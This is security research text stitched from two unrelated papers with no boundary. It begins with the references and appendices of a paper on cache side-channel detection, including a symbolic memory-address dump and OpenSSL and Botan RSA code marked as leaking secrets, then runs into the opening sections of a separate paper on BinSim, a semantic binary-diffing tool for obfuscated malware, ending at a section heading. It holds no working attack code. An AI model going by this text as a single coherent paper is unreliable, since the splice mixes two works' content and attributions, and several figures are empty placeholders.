[49] SEN, K., MARINOV, D., AND AGHA, G. CUTE: a concolic unit testing engine for C. In *Proceedings of the 10th European software engineering conference held jointly with 13th ACM SIGSOFT international symposium on Foundations of software engineering* (2005), ESEC/FSE '13, pp. 263–272.

[50] SHI, J., SONG, X., CHEN, H., AND ZANG, B. Limiting cache-based side-channel in multi-tenant cloud using dynamic page coloring. In *Proceedings of the 2011 IEEE/IFIP 41st International Conference on Dependable Systems and Networks Workshops* (2011), pp. 194–199.

[51] SPREITZER, R., AND PLOS, T. On the applicability of time-driven cache attacks on mobile devices. In *Proceedings of the 7th International Conference on Network and System Security* (2013), NSS '13.

[52] SUN, M., WEI, T., AND LUI, J. C. TaintART: A practical multi-level information-flow tracking system for android runtime. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), CCS '16, pp. 331–342.

[53] TROMER, E., OSVIK, D., AND SHAMIR, A. Efficient cache attacks on AES, and countermeasures. *Journal of Cryptology 23*, 1 (2010), 37–71.

[54] WANG, Z., AND LEE, R. B. New cache designs for thwarting software cache-based side channel attacks. In *Proc. Annual International Symp. on Computer Architecture (ISCA)* (2007), pp. 494–505.

[55] WANG, Z., AND LEE, R. B. A novel cache architecture with enhanced performance and security. In *Proc. 41st Annual IEEE/ACM Int'l Symp. on Microarchitecture (MICRO)* (2008), pp. 83–93.

[56] WU, Z., XU, Z., AND WANG, H. Whispers in the hyper-space: High-speed covert channel attacks in the cloud. In *Proceedings of the 21st USENIX Security Symposium* (2012), pp. 159–173.

[57] XU, Y., BAILEY, M., JAHANIAN, F., JOSHI, K., HILTUNEN, M., AND SCHLICHTING, R. An exploration of L2 cache covert channels in virtualized environments. In *Proceedings of the 3rd ACM Workshop on Cloud Computing Security Workshop* (2011), CCSW '11, pp. 29–40.

[58] YAROM, Y., AND BENGER, N. Recovering OpenSSL ECDSA nonces using the flush+reload cache side-channel attack. Cryptology ePrint Archive, Report 2014/140, 2014.

[59] YAROM, Y., AND FALKNER, K. FLUSH+RELOAD: A high resolution, low noise, l3 cache side-channel attack. In *Proceedings of the 23rd USENIX Conference on Security Symposium* (2014), pp. 719–732.

[60] ZHANG, D., ASKAROV, A., AND MYERS, A. C. Language-based control and mitigation of timing channels. In *Proc. ACM SIGPLAN Conf. on Programming Language Design and Implementation (PLDI)* (2012), pp. 99–110.

[61] ZHANG, D., WANG, Y., SUH, G. E., AND MYERS, A. C. A hardware design language for timing-sensitive information-flow security. In *Proc. 20th Int'l Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (2015), pp. 503–516.

[62] ZHANG, Y., JUELS, A., OPREA, A., AND REITER, M. K. HomeAlone: Co-residency detection in the cloud via side-channel analysis. In *Proceedings of the 2011 IEEE Symposium on Security and Privacy* (2011), S&P '11, pp. 313–328.

[63] ZHANG, Y., JUELS, A., REITER, M. K., AND RISTENPART, T. Cross-VM side channels and their use to extract private keys. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security* (2012), pp. 305–316.

[64] ZHANG, Y., AND REITER, M. K. Düppel: Retrofitting commodity operating systems to mitigate cache side channels in the cloud. In *Proc. ACM Conf. on Computer and Communications Security (CCS)* (2013), pp. 827–838.

A A Symbolic Memory Address Example

```
134526912+Concat(0,Extract(15,8,key22)^Conc
at(0,Extract(4,3,Concat(Extract(31,31,2*(Co
ncat(0,Extract(28,27,Concat(Extract(7,7,key
9),0,Extract(7,7,key8),0,Extract(7,7,key7),
0,Extract(7,7,key6),0)+4294967295*Concat(0,
Extract(7,7,key9),0,Extract(7,7,key8),0,Ext
ract(7,7,key7),0,Extract(7,7,key6))),0,Extr
act(25,24,Concat(Extract(7,7,key9),0,Extrac
t(7,7,key8),0,Extract(7,7,key7),0,Extract(7
,7,key6),0)+4294967295*Concat(0,Extract(7,7
,key9),0,Extract(7,7,key8),0,Extract(7,7,ke
y7),0,Extract(7,7,key6))),0,Extract(20,19,C
oncat(Extract(7,7,key9),0,Extract(7,7,key8)
,0,Extract(7,7,key7),0,Extract(7,7,key6),0)
+4294967295*Concat(0,Extract(7,7,key9),0,Ex
tract(7,7,key8),0,Extract(7,7,key7),0,Extra
ct(7,7,key6))),0,Extract(17,16,Concat(Extra
ct(7,7,key9),0,Extract(7,7,key8),0,Extract(
7,7,key7),0,Extract(7,7,key6),0)+4294967295
*Concat(0,Extract(7,7,key9),0,Extract(7,7,k
ey8),0,Extract(7,7,key7),0,Extract(7,7,key6
))),0,Extract(12,11,Concat(Extract(7,7,key9
),0,Extract(7,7,key8),0,Extract(7,7,key7),0
,Extract(7,7,key6),0)+4294967295*Concat(0,E
xtract(7,7,key9),0,Extract(7,7,key8),0,Extr
act(7,7,key7),0,Extract(7,7,key6))),0,Extra
ct(9,8,Concat(Extract(7,7,key9),0,Extract(7
,7,key8),0,Extract(7,7,key7),0,Extract(7,7,
key6),0)+4294967295*Concat(0,Extract(7,7,ke
y9),0,Extract(7,7,key8),0,Extract(7,7,key7)
,0,Extract(7,7,key6))),0,Extract(4,3,Concat
(Extract(7,7,key9),0,Extract(7,7,key8),0,Ex
tract(7,7,key7),0,Extract(7,7,key6),0)+4294
967295*Concat(0,Extract(7,7,key9),0,Extract
(7,7,key8),0,Extract(7,7,key7),0,Extract(7,
7,key6))),0,3*Concat(0,Extract(7,7,key6)))^
Concat(Extract(31,25,2*(Concat(key9,0)^Conc
at(0,key8,0)^Concat(0,key7,0)^Concat(0,key6
))),0,Extract(23,17,2*(Concat(key9,0)^Conca
t(0,key8,0)^Concat(0,key7,0)^Concat(0,key6)
)),0,Extract(15,9,2*(Concat(key9,0)^Concat(
0,key8,0)^Concat(0,key7,0)^Concat(0,key6)))
,0,Extract(7,1,2*(Concat(key9,0)^Concat(0,k
ey8,0)^Concat(0,key7,0)^Concat(0,key6))),0)
```

```
)),0,Extract(23,23,2*(Concat(0,Extract(28,2
7,Concat(Extract(7,7,key9),0,Extract(7,7,ke
y8),0,Extract(7,7,key7),0,Extract(7,7,key6)
,0)+4294967295*Concat(0,Extract(7,7,key9),0
,Extract(7,7,key8),0,Extract(7,7,key7),0,Ex
tract(7,7,key6))),0,Extract(25,24,Concat(Ex
tract(7,7,key9),0,Extract(7,7,key8),0,Extra
ct(7,7,key7),0,Extract(7,7,key6),0)+4294967
295*Concat(0,Extract(7,7,key9),0,Extract(7,
7,key8),0,Extract(7,7,key7),0,Extract(7,7,k
ey6))),0,Extract(20,19,Concat(Extract(7,7,k
ey9),0,Extract(7,7,key8),0,Extract(7,7,key7
),0,Extract(7,7,key6),0)+4294967295*Concat(
0,Extract(7,7,key9),0,Extract(7,7,key8),0,E
xtract(7,7,key7),0,Extract(7,7,key6))),0,Ex
tract(17,16,Concat(Extract(7,7,key9),0,Extr
act(7,7,key8),0,Extract(7,7,key7),0,Extract
(7,7,key6),0)+4294967295*Concat(0,Extract(7
,7,key9),0,Extract(7,7,key8),0,Extract(7,7,
key7),0,Extract(7,7,key6))),0,Extract(12,11
,Concat(Extract(7,7,key9),0,Extract(7,7,key
8),0,Extract(7,7,key7),0,Extract(7,7,key6),
0)+4294967295*Concat(0,Extract(7,7,key9),0,
Extract(7,7,key8),0,Extract(7,7,key7),0,Ext
ract(7,7,key6))),0,Extract(9,8,Concat(Extra
ct(7,7,key9),0,Extract(7,7,key8),0,Extract(
7,7,key7),0,Extract(7,7,key6),0)+4294967295
*Concat(0,Extract(7,7,key9),0,Extract(7,7,k
ey8),0,Extract(7,7,key7),0,Extract(7,7,key6
))),0,Extract(4,3,Concat(Extract(7,7,key9),
0,Extract(7,7,key8),0,Extract(7,7,key7),0,E
xtract(7,7,key6),0)+4294967295*Concat(0,Ext
ract(7,7,key9),0,Extract(7,7,key8),0,Extrac
t(7,7,key7),0,Extract(7,7,key6))),0,3*Conca
t(0,Extract(7,7,key6)))^Concat(Extract(31,2
5,2*(Concat(key9,0)^Concat(0,key8,0)^Concat
(0,key7,0)^Concat(0,key6))),0,Extract(23,17
,2*(Concat(key9,0)^Concat(0,key8,0)^Concat(
0,key7,0)^Concat(0,key6))),0,Extract(15,9,2
*(Concat(key9,0)^Concat(0,key8,0)^Concat(0,
key7,0)^Concat(0,key6))),0,Extract(7,1,2*(C
oncat(key9,0)^Concat(0,key8,0)^Concat(0,key
7,0)^Concat(0,key6))),0))),0,Extract(15,15,
2*(Concat(0,Extract(28,27,Concat(Extract(7,
7,key9),0,Extract(7,7,key8),0,Extract(7,7,k
ey7),0,Extract(7,7,key6),0)+4294967295*Conc
at(0,Extract(7,7,key9),0,Extract(7,7,key8),
0,Extract(7,7,key7),0,Extract(7,7,key6))),0
,Extract(25,24,Concat(Extract(7,7,key9),0,E
xtract(7,7,key8),0,Extract(7,7,key7),0,Extr
act(7,7,key6),0)+4294967295*Concat(0,Extrac
t(7,7,key9),0,Extract(7,7,key8),0,Extract(7
,7,key7),0,Extract(7,7,key6))),0,Extract(20
,19,Concat(Extract(7,7,key9),0,Extract(7,7,
key8),0,Extract(7,7,key7),0,Extract(7,7,key
6),0)+4294967295*Concat(0,Extract(7,7,key9)
,0,Extract(7,7,key8),0,Extract(7,7,key7),0,
Extract(7,7,key6))),0,Extract(17,16,Concat(
Extract(7,7,key9),0,Extract(7,7,key8),0,Ext
ract(7,7,key7),0,Extract(7,7,key6),0)+42949
67295*Concat(0,Extract(7,7,key9),0,Extract(
7,7,key8),0,Extract(7,7,key7),0,Extract(7,7
,key6))),0,Extract(12,11,Concat(Extract(7,7
,key9),0,Extract(7,7,key8),0,Extract(7,7,ke
y7),0,Extract(7,7,key6),0)+4294967295*Conca
t(0,Extract(7,7,key9),0,Extract(7,7,key8),0
,Extract(7,7,key7),0,Extract(7,7,key6))),0,
Extract(9,8,Concat(Extract(7,7,key9),0,Extr
act(7,7,key8),0,Extract(7,7,key7),0,Extract
(7,7,key6),0)+4294967295*Concat(0,Extract(7
,7,key9),0,Extract(7,7,key8),0,Extract(7,7,
key7),0,Extract(7,7,key6))),0,Extract(4,3,C
oncat(Extract(7,7,key9),0,Extract(7,7,key8)
,0,Extract(7,7,key7),0,Extract(7,7,key6),0)
+4294967295*Concat(0,Extract(7,7,key9),0,Ex
tract(7,7,key8),0,Extract(7,7,key7),0,Extra
ct(7,7,key6))),0,3*Concat(0,Extract(7,7,key
6)))^Concat(Extract(31,25,2*(Concat(key9,0)
^Concat(0,key8,0)^Concat(0,key7,0)^Concat(0
,key6))),0,Extract(23,17,2*(Concat(key9,0)^
Concat(0,key8,0)^Concat(0,key7,0)^Concat(0,
key6))),0,Extract(15,9,2*(Concat(key9,0)^Co
ncat(0,key8,0)^Concat(0,key7,0)^Concat(0,ke
y6))),0,Extract(7,1,2*(Concat(key9,0)^Conca
t(0,key8,0)^Concat(0,key7,0)^Concat(0,key6)
)),0))),0,Extract(7,7,2*(Concat(0,Extract(2
8,27,Concat(Extract(7,7,key9),0,Extract(7,7
,key8),0,Extract(7,7,key7),0,Extract(7,7,ke
y6),0)+4294967295*Concat(0,Extract(7,7,key9
),0,Extract(7,7,key8),0,Extract(7,7,key7),0
,Extract(7,7,key6))),0,Extract(25,24,Concat
(Extract(7,7,key9),0,Extract(7,7,key8),0,Ex
tract(7,7,key7),0,Extract(7,7,key6),0)+4294
967295*Concat(0,Extract(7,7,key9),0,Extract
(7,7,key8),0,Extract(7,7,key7),0,Extract(7,
7,key6))),0,Extract(20,19,Concat(Extract(7,
7,key9),0,Extract(7,7,key8),0,Extract(7,7,k
ey7),0,Extract(7,7,key6),0)+4294967295*Conc
at(0,Extract(7,7,key9),0,Extract(7,7,key8),
0,Extract(7,7,key7),0,Extract(7,7,key6))),0
,Extract(17,16,Concat(Extract(7,7,key9),0,E
xtract(7,7,key8),0,Extract(7,7,key7),0,Extr
act(7,7,key6),0)+4294967295*Concat(0,Extrac
t(7,7,key9),0,Extract(7,7,key8),0,Extract(7
,7,key7),0,Extract(7,7,key6))),0,Extract(12
,11,Concat(Extract(7,7,key9),0,Extract(7,7,
key8),0,Extract(7,7,key7),0,Extract(7,7,key
6),0)+4294967295*Concat(0,Extract(7,7,key9)
```

```
,0,Extract(7,7,key8),0,Extract(7,7,key7),0,Extract(7,7,key6))),0,Extract(9,8,Concat(Extract(7,7,key9),0,Extract(7,7,key8),0,Extract(7,7,key7),0,Extract(7,7,key6),0)+4294967295*Concat(0,Extract(7,7,key9),0,Extract(7,7,key8),0,Extract(7,7,key7),0,Extract(7,7,key6))),0,Extract(4,3,Concat(Extract(7,7,key9),0,Extract(7,7,key8),0,Extract(7,7,key7),0,Extract(7,7,key6),0)+4294967295*Concat(0,Extract(7,7,key9),0,Extract(7,7,key8),0,Extract(7,7,key7),0,Extract(7,7,key6))),0,3*Concat(0,Extract(7,7,key6)))^Concat(Extract(31,25,2*(Concat(key9,0)^Concat(0,key8,0)^Concat(0,key7,0)^Concat(0,key6))),0,Extract(23,17,2*(Concat(key9,0)^Concat(0,key8,0)^Concat(0,key7,0)^Concat(0,key6))),0,Extract(15,9,2*(Concat(key9,0)^Concat(0,key8,0)^Concat(0,key7,0)^Concat(0,key6))),0,Extract(7,1,2*(Concat(key9,0)^Concat(0,key8,0)^Concat(0,key7,0)^Concat(0,key6))),0))),0)+4294967295*Concat(0,Extract(31,31,2*(Concat(0,Extract(28,27,Concat(Extract(7,7,key9),0,Extract(7,7,key8),0,Extract(7,7,key7),0,Extract(7,7,key6),0)+4294967295*Concat(0,Extract(7,7,key9),0,Extract(7,7,key8),0,Extract(7,7,key7),0,Extract(7,7,key6))),0,Extract(25,24,Concat(Extract(7,7,key9),0,...
```

B Structure of Two-level Precomputed Table and Precomputed Size Table




Figure 5: Two-level precomputed table and precomputed size table used in RSA and ElGamal. Our observation shows that the length of all the second-level precomputed tables are equal in non-trivial decryption processes of RSA and ElGamal. In other words, attackers can hardly infer `k0` by observing query outputs of the precomputed size table.

C Unknown RSA Vulnerabilities in OpenSSL

```
1  int BN_num_bits(const BIGNUM *a) {
2    BN_ULONG l;
3    int i;
4
5    bn_check_top(a);
6
7    if (a->top == 0) return(0);
8    l=a->d[a->top-1];
9    assert(l != 0);
10   i=(a->top-1)*BN_BITS2;
11   return(i+BN_num_bits_word(l));
12 }
13
14 int BN_num_bits_word(BN_ULONG l) {
15   static const char bits[256]={
16     0,1,2,2,3,3,3,3,4,4,4,4,4,4,4,4,
17     5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,
18     ...
19     8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,
20     8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,
21   };
22   ....
23   return bits[l];
24 }
```

Figure 6: Unknown RSA vulnerabilities found in OpenSSL (version 0.9.7c and 1.0.2f). The tainted variable (i.e., secret) `l` is red and the vulnerable program point is **bold**.

D Unknown RSA Vulnerabilities in Botan

```
1  BigInt Montgomery_Exponentiator::execute() const {
2   ...
3   for(size_t i = exp_nibbles; i > 0; --i) {
4    ...
5    const u32bit nibble = exp.get_substring(
6    window_bits*(i-1), window_bits);
7
8    //note that the following code is not a mem access
9    const BigInt& y = g[nibble];
10
11   bigint_monty_mul(&z[0], z.size(),
12                x.data(), x.size(), x.sig_words(),
13                y.data(), y.size(), y.sig_words(),
14    ...
15   }
16 }
17
18 size_t sig_words() const {
19   const word* x = &reg[0];
20   size_t sig = reg.size();
21   ...
22 }
```

Figure 7: Unknown RSA vulnerabilities found in the Montgomery exponentiator of Botan (version 1.10.13). Tainted variables are marked as red and the vulnerable program points are **bold**. `sig` is not tainted according to the optimization of RSA precomputed size table (§5).

BinSim: Trace-based Semantic Binary Diffing via System Call Sliced Segment Equivalence Checking

Jiang Ming
The University of Texas at Arlington
jiang.ming@uta.edu

Dongpeng Xu, Yufei Jiang, and Dinghao Wu
The Pennsylvania State University
{dux103, yzj107, dwu}@ist.psu.edu

Abstract

Detecting differences between two binary executables (binary diffing), first derived from patch analysis, have been widely employed in various software security analysis tasks, such as software plagiarism detection and malware lineage inference. Especially when analyzing malware variants, pervasive code obfuscation techniques have driven recent work towards determining semantic similarity in spite of ostensible difference in syntax. Existing ways rely on either comparing runtime behaviors or modeling code snippet semantics with symbolic execution. However, neither approach delivers the expected precision. In this paper, we propose *system call sliced segment equivalence checking*, a hybrid method to identify fine-grained semantic similarities or differences between two execution traces. We perform enhanced dynamic slicing and symbolic execution to compare the logic of instructions that impact on the observable behaviors. Our approach improves existing semantics-based binary diffing by 1) inferring whether two executable binaries' behaviors are conditionally equivalent; 2) detecting the similarities or differences, whose effects spread across multiple basic blocks. We have developed a prototype, called *BinSim*, and performed empirical evaluations against sophisticated obfuscation combinations and more than 1,000 recent malware samples, including now-infamous crypto ransomware. Our experimental results show that BinSim can successfully identify fine-grained relations between obfuscated binaries, and outperform existing binary diffing tools in terms of better resilience and accuracy.

1 Introduction

An inherent challenge for reverse engineering is the source code of the program under examination is typically absent. The binary executable becomes the only available resource to be analyzed. The techniques to detect the difference between two executables (binary diffing) have been applied to a broad range of reverse engineering tasks. For example, the difference between a pre-batched binary and its updated version reveals the fixed vulnerability [23, 54], and such information can be exploited by attackers to quickly generate "1-day" exploit [9, 50]. The similarity between an intellectual property protected binary and a suspicious binary indicates a potential case of software plagiarism [41, 73]. A more appealing application emerges in malware analysis. According to the latest Panda Security Labs study [53], many malware samples in circulation are not brand new but rather evolutions of previously known malware code. Relentless malware developers typically apply various obfuscation schemes (e.g., packer, polymorphism, metamorphism, and code virtualization) [51, 57] to camouflage arresting features, circumvent malware detection, and impede reverse engineering attempts. Therefore, an obfuscation-resilient binary diffing method is of great necessity.

Pervasive code obfuscation schemes have driven binary diffing methods towards detecting semantic similarity despite syntactical difference (e.g., different instruction sequences or byte N-grams). Existing semantics-aware binary diffing can be classified into two categories. The first one compares runtime execution behaviors rather than instruction bytes. Since dynamic analysis has good resilience against code obfuscation [48], there has been a notable amount of work to measure the similarities of program behavior features, such as system call sequences and dependency graphs [6, 12, 14]. However, the program of interest may not involve unique system call sequence [73]. Furthermore, dynamic-only methods neglect subtle differences that do not reflect on the behavior change. In that case, two matched system calls may carry different meanings.

The second category relies on measuring the semantics of two pieces of binary code [54, 41, 37, 25, 43], which is usually based on basic block semantics mod-

eling. At a high level, it represents the input-output relations of a basic block as a set of symbolic formulas, which are later proved by either a constraint solver [41, 15, 25, 43], random sampling [54] or hashing [37] for equivalence. Although these tools are effective against moderate obfuscation within a basic block, such as register swapping, instruction reordering, instruction substitution, and junk code insertion [51], they exhibit a common "block-centric" limitation [13, 37]; that is, it is insufficient to capture the similarities or differences that go beyond a single basic block boundary. This issue stems from the fact that the effect of code transformations spreads across basic blocks, such as return-oriented programming encoding [40, 55], virtualization obfuscation's decode-dispatch loop [61], covert computation [59], and different implementation algorithms [56].

In this paper, we propose a hybrid method, *BinSim*, to address the limitations of existing binary diffing approaches. We attempt to identify fine-grained relations between obfuscated binary code. BinSim leverages a novel concept and technique called *System Call Sliced Segments* and their *Equivalence Checking*. This new technique relies on system or API calls[1] to slice out corresponding code segments and then check their equivalence with symbolic execution and constraint solving. Starting from the observable behavior, our approach integrates symbolic execution with dynamic backward slicing to compare the behavior-related instruction segments. We find that two matched system calls together with their arguments may carry different meanings. Our approach can answer whether two matched API calls are *conditional equivalent* [31]. Note that the behavior-related instruction segments typically bypass the boundary of a basic block so that we are more likely to detect similarities or differences that spread across basic blocks.

More precisely, we run two executables in tandem under the same input and environment to record their detailed execution data. Then, we rely on an advanced bioinformatics-inspired approach [34] to perform system call sequence alignment. After that, we trace back from the arguments of the matched system calls to determine instructions that directly (data flow) or indirectly (control flow) impact on the argument values. However, the standard dynamic slicing algorithm [80] does not suffice to operate at the obfuscated binaries. Our enhanced backward slicing considers many tricky issues and deals with obfuscation schemes that cause undesired slice explosion. Next, we calculate weakest preconditions (WP) along the dynamic slice. The resulting WP formulas accumulated in the two slices are then submitted to a constraint solver to verify whether they are equivalent. Now determining whether two matched system calls are truly equivalent under current path conditions boils down to a query of equivalence checking.

We have developed a prototype of BinSim on top of the BitBlaze [66] binary analysis platform. Experimental results on a range of advanced obfuscation schemes are encouraging. Compared with a set of existing binary diffing tools, BinSim exhibits better resilience and accuracy. We also evaluate BinSim and existing tools on more than $1,000$ recent malware samples, including highly dangerous and destructive crypto-ransomware (e.g., CryptoWall) [32, 33, 58]. The results show that BinSim can successfully identify fine-grained relations between obfuscated malware variants. We believe BinSim is an appealing method to complement existing malware defenses.

Scope and Contributions BinSim is mainly designed for fine-grained individual binary diffing analysis. It is an ideal fit for security analysts who need further investigation on two suspicious binaries. The previous work on large-scale coarse-grained malware comparison [6, 28] is orthogonal and complementary to BinSim. In summary, the contributions of this paper are as follows.

- BinSim presents a novel concept, System Call Sliced Segment Equivalence Checking, that relies on system or API calls to slice out corresponding code segments and then checks their equivalence with symbolic execution and constraint solving.
- BinSim can detect the similarities or differences across multiple basic blocks. Therefore, BinSim overcomes the "block-centric" limitation (Existing Method 2) to a great extent. Compared to dynamic-only approaches (Existing Method 1), BinSim provides more precise results, such as whether two programs' behaviors are conditionally equivalent.
- Performing dynamic slicing on the obfuscated binaries is rather tricky and complicated. The redundant instructions introduced by indirect memory access and fake control/data dependency can poison the slicing output. We improve the standard algorithm to produce more precise result.
- Unlike previous work that evaluates the efficacy of binary diffing either on different program versions [7, 25, 49], different compiler optimization levels [21, 41] or considerably moderate obfuscation [37, 41], we evaluate BinSim rigorously against sophisticated obfuscation combinations and recent malware. To the best of our knowledge, this is the first work to evaluate binary diffing in such scale.

[1]The system calls in Windows are named as native API. We also consider part of Windows API calls as a proxy for system calls.

2 Motivation and Overview

In this section, we first discuss the drawbacks of current semantics-aware binary diffing approaches. This also inspires us to propose our method. We will show C code for understanding motivating examples even though BinSim works on binary code. At last, we introduce the architecture of BinSim.

2.1 Motivation

Binary diffing methods based on behavior features (e.g., system call sequence or dependency graph) are prevalent in comparing obfuscated programs, in which the accurate static analysis is typically not feasible [48]. However, such dynamic-only approaches may disregard some real different semantics, which are usually caused by instruction level execution differences. Figure 1 presents such a counterexample, which lists three similar programs in the view of source code and their system call dependencies. Given any input $x \geq 0$, the three system call sequences (`NtCreateFile` $\rightarrow$ `NtWriteFile` $\rightarrow$ `NtClose`) together with their arguments are identical. Besides, these three system calls preserve a data flow dependency as well: one's return value is passed to another's in-argument (as shown in Figure 1(d)). Therefore, no matter comparing system call sequences or dependency graphs, these three programs reveal the same behavior. However, if we take a closer look at line 3 and 4 in Figure 1(b), the two statements are used to calculate the absolute value of x. That means the input value y for `NtWriteFile` in Figure 1(a) and Figure 1(b) differs when $x < 0$. In another word, these two programs are only *conditionally equivalent*. Note that by random testing, there is only about half chance to find Figure 1(a) and Figure 1(b) are different. Recently, the "query-then-infect" pattern has become common in malware attacks [77], which only target specific systems instead of randomly attacking victim machines. When this kind of malware happens to reveal the same behavior, dynamic-only diffing methods may neglect such subtle conditional equivalence and blindly conclude that they are equivalent under all conditions.

Another type of semantics-aware binary diffing utilizes symbolic execution to measure the semantics of the binary code. The core of current approaches is matching semantically equivalent basic blocks [25, 37, 41, 43, 54]. The property of straight-line instructions with one entry and exit point makes a basic block a good fit for symbolic execution (e.g., no path explosion). In contrast, symbolic execution on a larger scope, such as a function, has two challenges: 1) recognizing function boundary in stripped binaries [5]; 2) performance bottleneck even on the moderate size of binary code [46]. Such block-centric methods are effective in defeating instruction obfuscation within a basic block. Figure 2 presents two equivalent basic blocks whose instructions are syntactically different. Their output symbolic formulas are verified as equivalent by a constraint solver (e.g., STP [24]). However, there are many cases that the semantic equivalence spread across the boundary of a basic block. Figure 3 presents such an example, which contains three different implementations to count the number of bits in an unsigned integer (`BitCount`). Figure 3(a) and Figure 3(b) exhibit different loop bodies, while Figure 3(c) has merely one basic block. Figure 3(c) implements `BitCount` with only bitwise operators. For the main bodies of these three examples, we cannot even find matched basic blocks, but they are indeed semantically equivalent. Unfortunately, current block-centric binary diffing methods fail to match these three cases. The disassembly code of these three `BitCount` algorithms are shown in Appendix Figure 11.

Figure 4 shows another counterexample, in which the semantic difference spreads across basic blocks. When a basic block produces multiple output variables, existing block-centric binary diffing approaches try all possible permutations [54, 41, 25] to find a bijective mapping between the output variables. In this way, the two basic block pairs in Figure 4 (BB1 vs. BB1' and BB2 vs. BB2') are matched. Please note that the input variables to BB2 and BB2' are switched. If we consider the two sequential executed basic blocks as a whole, they will produce different outputs. However, the current block-centric approach does not consider the context information such as the order of matched variables. Next, we summarize possible challenges that can defeat the block-centric binary diffing methods.

1. The lack of context information such as Figure 4.

2. Compiler optimizations such as loop unrolling and function inline, which eliminate conditional branches associated.

3. Return-oriented programming (ROP) is originally designed as an attack to bypass data execution prevention mechanisms [60]. The chain of ROP gadgets will result in a set of small basic blocks. ROP has been used as an effective obfuscation method [40, 55] to clutter control flow.

4. Covert computation [59] utilizes the side effects of microprocessors to hide instruction semantics across a set of basic blocks.

5. The same algorithm but with different implementations such as Figure 3, Figure 12, and Figure 13. More examples can be found in Hacker's

```
1: int x, y; // x is an input
2: HANDLE out = CreateFile("a.txt", ...);
3: y = x + x;
4: WriteFile(out, &y, sizeof y, ...);
5: CloseHandle(out);
```

(a)

```
1: int x, y, z; // x is an input
2: HANDLE out = CreateFile("a.txt", ...);
3: z = (x >> 31);
4: z = (x ^ z) - z; // z is the absolute value of x
5  y = 2 * z;
6: WriteFile(out, &y, sizeof y, ...);
7: CloseHandle(out);
```

(b)

```
1: int x, y; // x is an input
2: HANDLE out = CreateFile ( "a.txt", ... );
3: y = x << 1;
4: WriteFile ( out, &y, sizeof y, ... );
5: CloseHandle ( out );
```

(c)

NtCreateFile
input
HANDLE: out
int: y
NtWriteFile
HANDLE: out
NtClose

(d) System call (Windows native API) sequence and dependency

Figure 1: Example: system calls are conditional equivalent.




Figure 2: Semantically equivalent basic blocks with different instructions.

Delight [74], which is a collection of programming optimization tricks with bitwise operations.

6. Control flow obfuscation schemes, such as opaque predicates [17] and control flow flattening [71], can break up one basic block into multiple ones.

7. Virtualization obfuscation decode-dispatch loop [61, 79] generates a sequence of basic blocks to interpret one x86 instruction. This difficulty is further exacerbated by multi-level virtualization.

BinSim's hybrid approach can naturally break basic block boundaries and link related instructions. However, we have to take extra efforts to address the last two challenges. We will discuss them in Section 4.

2.2 Methodology

Figure 5 illustrates BinSim's core method. Given two programs P and P', our approach performs dynamic analysis as well as symbolic execution to compare how the matched system call arguments are calculated, instead of their exhibited values. We first run P and P' in tandem under the same input and environment to collect the logged traces together with their system call sequences. Then we do the system call sequences alignment to get a list of matched system call pairs (step 1). Another purpose of system call alignment is to fast identify programs exhibiting very different behaviors. After that, starting from the matched system calls arguments, we conduct backward slicing on each logged trace to identify instructions that affect the argument both directly (data flow) and indirectly (control flow). We extend the standard dynamic slicing algorithm to deal with the challenges when working on obfuscated binaries. Next, we compute the weakest precondition (WP) along each slice (step 2). In principle, WP is a symbolic formula that captures the data flow and control flow that affect the calculation of the argument. However, cryptographic functions typically generate complicated symbolic representations that could otherwise be hard to solve. To walk around this obstacle, we identify the possible cryptographic functions from the sliced segments and decom-

```
1: void BitCount1(unsigned int n)
2: {
3:   unsigned int count = 0;
4:   for (count = 0; n; n >>= 1)
5:     count += n & 1 ;
6:   printf ("%d", count);
7: }
```

(a)

```
1: void BitCount2(unsigned int n)
2: {
3:   unsigned int count = 0;
4:   while (n != 0 ) {
5:       n = n & (n-1);
6:       count++;
7:     }
8:   printf ("%d", count);
9: }
```

(b)

```
1: void BitCount3(unsigned int n)
2: {
3:   n = (n & (0x55555555)) +
       ((n >> 1) & (0x55555555));
4:   n = (n & (0x33333333)) +
       ((n >> 2) & (0x33333333));
5:   n = (n & (0x0f0f0f0f)) +
       ((n >> 4) & (0x0f0f0f0f));
6:   n = (n & (0x00ff00ff)) +
       ((n >> 8) & (0x00ff00ff));
7:   n = (n & (0x0000ffff)) +
       ((n >> 16) & (0x0000ffff));
8:   printf ("%d", n);
9: }
```

(c)

Figure 3: Semantic equivalence spreads across basic blocks.




Figure 4: Semantic difference spreads across basic blocks.

pose them from equivalence checking (step 3). Then we utilize a constraint solver to verify whether two WP formulas are equivalent (step 4). Following the similar style, we compare the remaining system call pairs. At last, we perform an approximate matching on identified cryptographic functions (step 5) and calculate the finial similarity score.

Now we use the examples shown in Section 2.1 to describe how BinSim improves existing semantics-based binary diffing approaches. Assume we have got the aligned system call sequences shown in Figure 1(d). Starting from the address of the argument y in `NtWriteFile`, we do backward slicing and compute WP with respect to y. The results of the three programs are shown as follows.

$$\psi_{1a}:\ x+x$$
$$\psi_{1b}:\ 2\times((x\wedge(x>>31))-(x>>31))$$
$$\psi_{1c}:\ x<<1$$

To verify whether $\psi_{1a}=\psi_{1b}$, we check the equivalence of the following formula:

$$x+x\ =\ 2\times((x\wedge(x>>31))-(x>>31)) \qquad (1)$$

Similarly, we check whether $\psi_{1a}=\psi_{1c}$ by verifying the formula:

$$x+x\ =\ x<<1 \qquad (2)$$

The constraint solver will prove that Formula 2 is always true but Formula 1 is not. Apparently, we can find a counterexample (e.g., $x=-1$) to falsify Formula 1. Therefore, we have ground truth that the `NtWriteFile` in Figure 1(a) and Figure 1(c) are truly matched, while `NtWriteFile` in Figure 1(a) and Figure 1(b) are *conditionally equivalent* (when the input satisfies $x\geq 0$).

For the three different implementations shown in Figure 3, BinSim works on the execution traces under the same input (n). In this way, the loops in Figure 3 have been unrolled. Starting from the output argument, the resulting WP captures the semantics of "bits counting" across basic blocks. Therefore, we are able to verify that the three algorithms are equivalent when taking the same unsigned 32-bit integer as input. Similarly, we can verify that the two code snippets in Figure 4 are not semantically equivalent.

2.3 Architecture

